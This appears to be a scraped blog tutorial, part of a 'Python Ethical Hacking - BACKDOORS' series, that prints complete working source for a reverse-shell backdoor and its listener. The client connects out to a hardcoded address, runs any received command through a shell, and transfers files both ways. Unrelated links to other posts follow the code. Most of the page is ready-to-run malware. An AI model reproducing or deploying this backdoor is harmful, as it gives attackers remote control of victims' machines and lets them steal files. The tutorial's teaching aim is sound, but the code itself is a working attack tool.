
Python Ethical Hacking - BACKDOORS(7)
Handling Errors:

- If the client or server crashes, the connection will be lost.
- Backdoor crashes if:
- An incorrect command is sent.
- The correct command is miss-used.
Listener:
#!/usr/bin/env python

import socket

import json

import base64

class Listener:

    def __init__(self, ip, port):

        listener = socket.socket(socket.AF_INET, socket.SOCK_STREAM)

        listener.setsockopt(socket.SOL_SOCKET, socket.SO_REUSEADDR, 1)

        listener.bind((ip, port))

        listener.listen(0)

        print("[+] Waiting for incoming connections")

        self.connection, address = listener.accept()

        print("[+] Got a connection from " + str(address))

    def reliable_send(self, data):

        json_data = json.dumps(data).encode()

        self.connection.send(json_data)

    def reliable_receive(self):

        json_data = ""

        while True:

            try:

                json_data = json_data + self.connection.recv(1024).decode()

                return json.loads(json_data)

            except ValueError:

                continue

    def execute_remotely(self, command):

        self.reliable_send(command)

        if command[0] == "exit":

            self.connection.close()

            exit()

        return self.reliable_receive()

    def read_file(self, path):

        with open(path, "rb") as file:

            return base64.b64encode(file.read())

    def write_file(self, path, content):

        with open(path, "wb") as file:

            file.write(base64.b64decode(content))

            return "[+] Download successful."

    def run(self):

        while True:

            command = input(">> ")

            command = command.split(" ")

            try:

                if command[0] == "upload":

                    file_content = self.read_file(command[1]).decode()

                    command.append(file_content)

                result = self.execute_remotely(command)

                if command[0] == "download" and "[-] Error" not in result:

                    result = self.write_file(command[1], result)

            except Exception:

                result = "[-] Error during command execution."

            print(result)

my_listener = Listener("10.0.0.43", 4444)

my_listener.run()
Client - backdoor code:
#!/usr/bin/env python

import json

import socket

import subprocess

import os

import base64

class Backdoor:

    def __init__(self, ip, port):

        self.connection = socket.socket(socket.AF_INET, socket.SOCK_STREAM)

        self.connection.connect((ip, port))

    def reliable_send(self, data):

        json_data = json.dumps(data).encode()

        self.connection.send(json_data)

    def reliable_receive(self):

        json_data = ""

        while True:

            try:

                json_data = json_data + self.connection.recv(1024).decode()

                return json.loads(json_data)

            except ValueError:

                continue

    def change_working_directory_to(self, path):

        os.chdir(path)

        return "[+] Changing working directory to " + path

    def execute_system_command(self, command):

        return subprocess.check_output(command, shell=True)

    def read_file(self, path):

        with open(path, "rb") as file:

            return base64.b64encode(file.read())

    def write_file(self, path, content):

        with open(path, "wb") as file:

            file.write(base64.b64decode(content))

            return "[+] Upload successful."

    def run(self):

        while True:

            command = self.reliable_receive()

            try:

                if command[0] == "exit":

                    self.connection.close()

                    exit()

                elif command[0] == "cd" and len(command) > 1:

                    command_result = self.change_working_directory_to(command[1])

                elif command[0] == "upload":

                    command_result = self.write_file(command[1], command[2])

                elif command[0] == "download":

                    command_result = self.read_file(command[1]).decode()

                else:

                    command_result = self.execute_system_command(command).decode()

            except Exception:

                command_result = "[-] Error during command execution."

            self.reliable_send(command_result)

my_backdoor = Backdoor("10.0.0.43", 4444)

my_backdoor.run()
Python Ethical Hacking - BACKDOORS(7)的更多相关文章
- Python Ethical Hacking - BACKDOORS(8)
Cross-platform hacking All programs we wrote are pure python programs They do not rely on OS-specifi ...
- Python Ethical Hacking - BACKDOORS(3)
BACKDOORS Sockets Problem: TCP is stream-based. Difficult to identify the end of message/batch. Solu ...
- Python Ethical Hacking - BACKDOORS(1)
REVERSE_BACKDOOR Access file system. Execute system commands. Download files. Upload files. Persiste ...
- Python Ethical Hacking - BACKDOORS(6)
File Upload: A file is a series of characters. Uploading a file is the opposite of downloading a fil ...
- Python Ethical Hacking - BACKDOORS(5)
File Download: A file is a series of characters. Therefore to transfer a file we need to: 1. Read th ...
- Python Ethical Hacking - BACKDOORS(4)
REVERSE_BACKDOOR - cd command Access file system: cd command changes current working directory. It h ...
- Python Ethical Hacking - BACKDOORS(2)
Refactoring - Creating a Listener Class #!/usr/bin/env python import socket class Listener: def __in ...
- Python Ethical Hacking - ARP Spoofing
Typical Network ARP Spoofing Why ARP Spoofing is possible: 1. Clients accept responses even if they ...
- Python Ethical Hacking - NETWORK_SCANNER(2)
DICTIONARIES Similar to lists but use key instead of an index. LISTS List of values/elements, all ca ...
随机推荐
- OO第二单元——兜兜转转之神秘电梯
一.设计策略及程序结构分析 1.第一次作业 第一次作业是需要我们用多线程模拟一个实时电梯系统,功能比较简单正常,但要有捎带功能,我采用的调度策略便是指导书上提供的ALS调度策略,采用消费者-生产者模式 ...
- 一个线上问题的思考:Eureka注册中心集群如何实现客户端请求负载及故障转移?
前言 先抛一个问题给我聪明的读者,如果你们使用微服务SpringCloud-Netflix进行业务开发,那么线上注册中心肯定也是用了集群部署,问题来了: 你了解Eureka注册中心集群如何实现客户端请 ...
- Hystrix Stream的监控页面不显示内容
打开Hystrix Stream页面,进入后,发现只有一行Unable to connect to Command Metric Stream. 因为springboot的默认路径不是 "/ ...
- maven中pom.xml中配置整理: groupId、artifactId、parent、dependency、dependencyManagement区别
<groupId>com.mycompany.commonmaven</groupId> <artifactId>commonmaven</artifactI ...
- ECSHOP 2.5.1 二次开发文档【文件结构说明和数据库表分析】
ecshop文件架构说明 /* ECShop 2.5.1 的结构图及各文件相应功能介绍 ECShop2.5.1_Beta upload 的目录 ┣ activity.php 活动列表 ┣ affich ...
- Python-argparse模块-获取命令行参数
#!/usr/bin/python3 """ Author : Jet Bi License : www.cyeap.com Summary : 获取命令行的参数 Not ...
- bugku社工writeup
最近bugku的web和杂项刷了多半,突然心血来潮想试试社工题,bugku的社工题比较基础,而且题量不多,和大家分享一下writeup. 1.密码 根据提示,多猜几次密码就对了,然后得到flag. 2 ...
- python变量拷贝
写python代码时候,如:A = 0,B = A,B = 1, 有时候会发现A变成了1,那么怎么办呢? 以下是伪代码: import copy ... X_ = copy.copy(X) ... 这 ...
- MySQL 8.0 主从同步
一.简介 一台服务器充当主数据库服务器,另一台或多台服务器充当从数据库服务器,主服务器中的数据自动复制到从服务器之中.MySQL主从复制的基础是主服务器对数据库修改记录二进制日志,从服务器通过主服务器 ...
- 洛谷 P5683 【[CSPJX2019]道路拆除】
先用做的暴力,因为n最多才3000嘛,但是后来发现时间复杂度不止\(O\)(\({n}^2\)),然后就放弃了. 讲讲我的暴力+错误思路吧: 把1到s1和s2的最短路算出来,用SPFA,然后用DFS求 ...